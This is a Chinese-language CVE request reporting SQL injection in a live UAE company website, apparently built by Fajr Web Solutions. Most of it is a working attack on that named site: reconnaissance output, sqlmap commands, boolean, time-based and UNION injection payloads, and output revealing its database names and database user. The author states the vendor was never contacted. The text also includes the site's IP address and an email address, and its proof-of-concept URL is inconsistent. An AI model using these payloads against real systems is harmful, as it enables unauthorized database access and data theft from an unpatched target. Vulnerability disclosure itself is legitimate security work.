申请 CVE ID - [Fajr Web Solutions CMS 存在 SQL 数据库注入漏洞][中文 CN]

主题：申请 CVE ID - [Fajr Web Solutions CMS 存在 SQL 数据库注入漏洞]

尊敬的 CVE 计划，


希望您一切顺利。我想申请一个 CVE ID，用于标识[Fajr Web Solutions]中发现的一个网络安全漏洞。

以下是该漏洞的详细信息：

CVE 描述：[攻击者通过在应用程序的用户输入中插入恶意的 SQL 代码，从而绕过应用程序的安全机制，直接对数据库进行恶意操作的漏洞。]

受影响的软件 / 组件：[Fajr Web Solutions 开发的其中一个网站 www.alfaelec.ae]

漏洞影响：[SQL 注入漏洞对数据库和应用程序的安全造成严重威胁，可能导致数据泄露、数据篡改、网站被控制，以及用户隐私泄露等各种安全问题。]



概念验证（PoC）：sqlmap -u https://www.alfaelec.ae/about.php?id=1 --dbs --batch


[附上任何概念验证代码、截屏或其他支持漏洞的证据]

影响组件＆版本

Plain Text

```
Bootstrap, Cookies[PHPSESSID],
Country[UNITED STATES][US],
Email[vishal@alfaelec.ae],
HTML5, HTTPServer[LiteSpeed],
#IP[198.23.59.167],
JQuery, LiteSpeed,
PHP[7.2.34],
Script[text/javascript],
Title[Alfa Electric Home page],
UncommonHeaders[alt-svc],
X-Powered-By[PHP/7.2.34],
X-UA-Compatible[IE=edge]
```

1. 查看 web 相关组件信息



```
┌──(root㉿kali)-[~]
└─# whatweb https://www.alfaelec.ae/
https://www.alfaelec.ae/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[UNITED STATES][US], Email[vishal@alfaelec.ae], HTML5, HTTPServer[LiteSpeed], IP[198.23.59.167], JQuery, LiteSpeed, PHP[7.2.34], Script[text/javascript], Title[Alfa Electric Home page], UncommonHeaders[alt-svc], X-Powered-By[PHP/7.2.34], X-UA-Compatible[IE=edge]

┌──(root㉿kali)-[~]
└─#
```

Plain Text

```
──(root㉿kali)-[~]
└─# whatweb https://www.alfaelec.ae/
https://www.alfaelec.ae/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[UNITED STATES][US], Email[vishal@alfaelec.ae], HTML5, HTTPServer[LiteSpeed], IP[198.23.59.167], JQuery, LiteSpeed, PHP[7.2.34], Script[text/javascript], Title[Alfa Electric Home page], UncommonHeaders[alt-svc], X-Powered-By[PHP/7.2.34], X-UA-Compatible[IE=edge]
```

2. 构建 playload

Plain Text

```
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596848564961,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
```

3. 执行结果

Plain Text

```
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
available databases [2]:
[*] alfaelec_db
[*] information_schema
```

4. 获取当前用户名

Plain Text


```
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a616155571636b5a4257675352635a7062414964704559684856496 1,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
```

5. 执行结果


Plain Text

```
[09:27:43] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
[09:27:43] [INFO] fetching current user
current user: 'alfaelec_dbuser@localhost'
```

6. 图片



```
root@kali: ~

—(root㉿kali)-[~]
—# sqlmap -u 'https://www.alfaelec.ae:443/products.php?id=1*' --dbs --batch
        ___
      __H__
___ ___[.]_____ ___ ___  {1.7.2#stable}
_ -| . [)]     | .'| . |
___|_  [)]_|_|_|__,|  _|
     |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

*] starting @ 09:25:31 /2023-07-15/

ustom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
09:25:31] [INFO] resuming back-end DBMS 'mysql'
09:25:31] [INFO] testing connection to the target URL
ou have not declared cookie(s), while server wants to set its own ('PHPSESSID=b625f902ccf...d84721fa20'). Do you want to use those [Y/n] Y
qlmap resumed the following injection point(s) from stored session:
--
arameter: #1* (URI)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
   Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

   Type: UNION query
   Title: Generic UNION query (NULL) - 7 columns
   Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596848564961
0x71767a6a71),NULL,NULL,NULL,NULL-- -
--
09:25:34] [INFO] the back-end DBMS is MySQL
eb application technology: PHP, PHP 7.2.34, LiteSpeed
ack-end DBMS: MySQL >= 5.0.12
09:25:34] [INFO] fetching database names
vailable databases [2]:
*] alfaelec_db
*] information_schema

09:25:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.alfaelec.ae'

*] ending @ 09:25:34 /2023-07-15/
```



```
—(root㉿kali)-[~]
—# sqlmap -u 'https://www.alfaelec.ae:443/products.php?id=1*' --current-user --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:27:41 /2023-07-15/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[09:27:41] [INFO] resuming back-end DBMS 'mysql'
[09:27:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=8c488965b66...5f41fd5b50'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596848564961
,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
[09:27:43] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
[09:27:43] [INFO] fetching current user
current user: 'alfaelec_dbuser@localhost'
[09:27:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.alfaelec.ae'

[*] ending @ 09:27:47 /2023-07-15/
```

修复方案：为了防止SQL注入漏洞，开发人员应该对用户输入的数据进行严格的验证、过滤和转义，使用参数化查询或预编译语句，避免直接拼接SQL语句，以确保数据安全。

我暂时没有与受影响产品的供应商/制造商联系，也没有向他们提供了必要的详细信息。然而，我认为通过CVE ID追踪和记录这个漏洞对于加大公众意识和协助漏洞管理工作非常重要。

如果您能为这个漏洞分配一个CVE ID，我将非常感激。如果需要进一步的信息或澄清，请告诉我。我可以就CVE计划或供应商进行额外的讨论或协调。

感谢您对此事的关注。

谨此，[王永基/Wang Yongji] [个人] [mujinxinian@foxmail.com]

相关资料：

1. Fajr Web Solutions是阿联酋的一家领先的网站设计公司，成立于2006年。他们提供网站设计、电子商务、社交媒体、移动应用和SEO等服务。他们的目标是开发个性化、直观的网站，并提供成本效益的咨询服务，以提高客户的效率。如果您需要进一步了解他们的服务和解决方案，您可以访问他们的LinkedIn页面或官方网站。

2. Alfa Electric是阿联酋的一个大型电气进口商、供应商和贸易商。他们经营各种电气配件、灯具、电缆、线缆、泵、船舶产品等。该公司在阿联酋电气行业拥有多样化的产品组合，并提供高效率和低振动的空调设备、易于安装和维护的通风设备以及适用于高湿度和冷凝的室内地方的多种加热设备。此外，他们还提供器件设计、SOC系统设计、磁路设计和模块设计等服务。总之，Alfa Electric是阿联酋的一个综合性电气公司，提供多种电气产品和解决方案。

Github: https://github.com/xinian-66 (laowang0x0)

Blog:www.mjxnteam.com.cn

Email：mujinxinian@foxmail.com